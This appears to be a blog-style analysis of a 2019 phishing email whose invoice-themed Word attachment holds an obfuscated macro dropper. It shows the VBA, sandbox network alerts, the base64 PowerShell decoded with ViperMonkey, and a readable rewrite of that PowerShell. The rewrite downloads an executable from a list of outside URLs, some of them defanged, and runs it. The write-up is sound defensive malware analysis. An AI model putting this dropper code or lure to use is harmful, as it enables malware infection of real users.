
<u>Analyzing Phishing email.</u>

In 2019 cyber attacks becomes more sophisticated and harder to detect. Most organization these days getting infected from external sources such as emails attachments, visiting compromise websites, clicking on infected links and more. The attached word document I have checked was sent to someone in organization with malicious macro payload inside. The employee was very careful about and didn't open the document.



TC

Receipt

You forwarded this message on 2/12/2019 2:06 AM.
If there are problems with how this message is displayed, click here to view it in a web browser.

Inv-2019-0002-01-02-2019.doc
.doc File

Hi,


We just processed the payment for your Tamir cohen account and charged your credit card for 606.00.

If you have any queries regarding this invoice or you require any further information please call us.

Thank you for choosing Tamir cohen

Best wishes

The first step was checking the document in safe environment, to see what is doing. Basically, when the document is opened you must click "enable editing" to view the content, immediately after that the malicious macro code executing background commands through PowerShell.




Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.

This document created in online version of Microsoft Office Word

To view or edit this document, please click "**Enable editing**" button on the top yellow bar, and then click "**Enable content**"


The PowerShell code creates process and downloading the second stage of the malware in other word the document is a dropper for malware. From developer point of view, I was curious to see the code and to understand the full attack vector. Doing the analysis I looked on the macro code however it was obfuscated with some hint word ‘Shell’.




```
Function Hr4oZR0(bjPDRHQa, HVNTNi)
On Error Resume Next
    RPlFBdJ = 425924153 + Rnd(457104445 / ChrB(910838580)) * (oKrbuJrz * CStr(wbUrE9) + (604629972 * 147847261 - hfVzkF * A
Set v1p8UzwC = VqAHltN
    KnoJSIG0 = 873859336 + Rnd(289208905 / ChrB(485409633)) * (TnXZI9Ci * CStr(MCXBvdh) + (488498533 * 259741594 - blKNPt *
Set h1CNL3Pu = EF6LNL
Shell (bjPDRHQa + YzuP8Jub + OdoVoYDN + abU19z + ubzYZU + EzM6Sc + ZW5Bk7vK + jf8uDw0M + ROrY5in), uulSoXd + S5vLWRF + HVN
    sQfudzwc = 341675825 + Rnd(444766908 / ChrB(507743921)) * (ZQRR6Y * CStr(cMwtuDL) + (559421686 * 904900272 - u57bb9UU *
Set dw1S1DX = Qdh8i9
    PzEuUKoL = 441257295 + Rnd(43745341 / ChrB(225674705)) * (ETQRDlKP * CStr(wCaIkJ4) + (184538487 * 741224696 - BPmLJJ *
Set DoF5bd = PcqAV8
    PX0zI90 = 122011140 + Rnd(731467266 / ChrB(692314780)) * (AI5r00j8 * CStr(bVHwJK) + (274344469 * 656223914 - p5pjMki0 *
Set Ufj6pkN = PSwjsd
End Function

Function diQDpr4h()
On Error Resume Next
KvjX5fwq = 911378247 + Rnd(320643289 / ChrB(651146834)) * (GDTGEad * CStr(DNwJQFs) + (534437931 * 851037679 - Oqnnd1rG * i
Set mXWliL = kr0Xaw1
    FW95asjE = 857606848 + Rnd(276487891 / ChrB(560947857)) * (hzDzlv0 * CStr(Jw6OBJ) + (796590741 * 468757070 - UtSVKWh *
Set QvVd4dEz = lEDB0rH
```


From sandbox analysis I knew the basic malware flow, but I won’t able to see the code inside the word document:






A Network Trojan was detected	3012	wabmetagen.exe	MALWARE [PTsecurity] Feodo HTTP request
Potential Corporate Privacy Violation	2592	POwershell.exe	ET POLICY PE EXE or DLL Windows file download HTTP

HTTP requests:



GET	⚠	3820	POwershell.exe	http://miamifloridainvestigator.com/31OYftWmPs
GET	🔥	3820	POwershell.exe	http://stemcoderacademy.com/qYPmDDcr
GET	🔥	3820	POwershell.exe	http://stemcoderacademy.com/qYPmDDcr/
GET	🔥	3820	POwershell.exe	http://nexusinfor.com/pFp4vo9bZg
GET	🔥	3820	POwershell.exe	http://nexusinfor.com/pFp4vo9bZg/
GET	🔥	3012	wabmetagen.exe	http://181.167.251.10:8080/


The dropper file matched to the MITRE ATT&CK techniques:



Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Service Execution 1	Hooking 3	Hooking 3	Modify Registry 1 1	Hooking 3	Application Window Discovery 1				Uncommonly Used Port 1
	Office Application Startup 1	Process Injection 1 1	Process Injection 1 1						

So, the dropper looks juice, to view the macro I used viper monkey tool simple python script for macro analysis.


The usage of a tool is simple -> python vmonkey -s 'filename'



```
Recorded Actions:
+-------------------+--------------------------+----------------+
| Action            | Parameters               | Description    |
+-------------------+--------------------------+----------------+
| Found Entry Point | autoopen                 |                |
| Execute Command   | wershell -e JAB1AG4AdABmA | Shell function |
|                   | E8AWgA9ACgAJwBFAHYAOQBHAC |                |
|                   | cAKwAnAHQAUwAnACsAJwBaACc |                |
|                   | AKQA7ACQAegBNADQAaQBpAHIA |                |
|                   | TgBCAD0AbgBlAHcALQBvAGIAa |                |
|                   | gBlAGMAdAAgAE4AZQB0AC4AVw |                |
|                   | BlAGIAQwBsAGkAZQBuAHQAOwA |                |
|                   | kAGkAZgBkAHMAWgBHAD0AKAAn |                |
|                   | AGgAdAAnACsAJwB0ACcAKwAnA |                |
|                   | HAAOgAvAC8AJwArACcAbQBpAG |                |
|                   | EAbQBpACcAKwAnAGYAbABvAHI |                |
```

Look like I have the payload, is it base64 encoded command?


I wrote three lines of python to decode the payload an image attached below.



```
>>> base64.b64decode(code).decode('UTF16')
u"$untfOZ=('Ev9G'+'tS'+'Z');$zM4iirNB=new-object Net.WebClient;$ifdsZG=('ht'+'t'
+'p://'+'miami'+'floridain'+'v'+'estigato'+'r.com/31OYft'+'WmPs@http:'+'//nr'+'n
reklam.c'+'om/Jx'+'R'+'n'+'XI'+'5'+'@ht'+'tp://'+'stemcoderac'+'ad'+'e'+'my.'+'c
om/'+'qYPmDD'+'cr@h'+'tt'+'p://'+'n'+'e'+'x'+'us'+'infor.co'+'m'+'/p'+'F'+'p4vo9
bZg'+'@h'+'t'+'tp:/'+'/'+'wa'+'a'+'r'+'onli'+'neroulettespel'+'e'+'n'+'.'+'nl/'+
'y9Sb0'+'nnq'+'e').Split('@');$M6wL4J2=('Vl'+'W'+'uF1');$jB787K = ('67'+'2');$aA
otq8fk=('C'+'dYlHa'+'q');$I9GM7qVl=$env:userprofile+'\\'+$jB787K+('.e'+'xe');for
each($kBB3dl in $ifdsZG){try{$zM4iirNB.DownloadFile($kBB3dl, $I9GM7qVl);$r0d37BA
=('R'+'qHaRk');If ((Get-Item $I9GM7qVl).length -ge 40000) {Invoke-Item $I9GM7qVl
;$ufP2qSjN=('A0OUY'+'mQl');break;}}catch{}}$GssqTa=('amLw'+'r'+'ThL');"
>>>
```

Then the output above is more readable, in many programing languages the character '+' used to concatenate a string, so I formatted little bit the output by deleting unwanted characters. After I found the variables and changed them to some meaningful names.

The original code looked something like this:



```

$object_var = new-object net.webclient;

$url_var=(' hxxp://miamifloridainvestigator.com/31oyftwmps
            hxxp://nrnreklam.com/jxrnxi5
            hxxp://stemcoderacademy.com/qypmddcr
            hxxp://nexusinfor.com/pfp4vo9bzg
            hxxp://waaronlineroulettespelen.nl/y9sb0nnqe').split(' ');

$process_var = ('672');

$user_proc_var=$env:userprofile+'\\'+$process_var+('.exe');

foreach($item_var in $url_var){
    try
    {
    $object_var.downloadfile($item_var, $user_proc_var);

        if ((get-item $user_proc_var).length -ge 40000) {
            invoke-item $user_proc_var;
            break;
        }
    }catch{}
}

```

Reference to online tools first response:

https://any.run/report/872e1bdbf5efcd65c8280f1c916940efe191d41b65e71613b9c4417ef333cea1/47f29acb-07c9-4385-b8b8-c17a6de037a2

https://www.hybrid-analysis.com/sample/dc890cdbf81c9a5e6bce33592ad1a527ec2a49d368771901f3ab21dc7114c7e3?environmentId=120

Wrote by**: Alex .**